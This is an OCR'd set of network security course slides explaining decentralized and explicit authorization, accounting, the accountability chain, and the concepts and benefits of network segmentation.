
Decentralized Authorization

- Each network resource maintains its **authorization unit** and locally performs authorization
- Maintains its **own database** for authorization

Explicit Authorization

- Unlike Implicit Authorization, it requires **separate authorization** for each requested resource
- Explicitly maintains authorization for each **requested object**

Notes:



Accounting


- Accounting is a method of keeping track of user actions on the network. It keeps track of the who, when, and how of user access to the network
- It helps in identifying authorized and unauthorized actions
- The account data can be used for trend analysis, data breach detection, forensics investigations, and other purposes

Accountability

Identity → **Authentication** (Who are you?) → **Authorization** (What rights you have) → **Object**


LO#02: Summarize Network Segmentation Concepts

Notes: ______________________________



Network Segmentation

- Network Segmentation is the practice of **splitting** a network into smaller network segments and separating groups of systems or applications from each other
- It defeats the **drawback of the traditional flat network** where all the network resources (such as servers and workstations) are placed on same network. If an attacker can manage to penetrate through perimeter defense, they can see can have easy access to flat network
- In a segmented network, groups of systems or applications that have no interaction with each other will be placed in different network segment
- In such cases, even if an attacker manages to penetrate perimeter security, they can not access to network resources from other segments
- Security benefits of Network Segmentation
  - Improved Security
  - Better Access Control
  - Improved Monitoring
  - Improved Performance
  - Better Containment



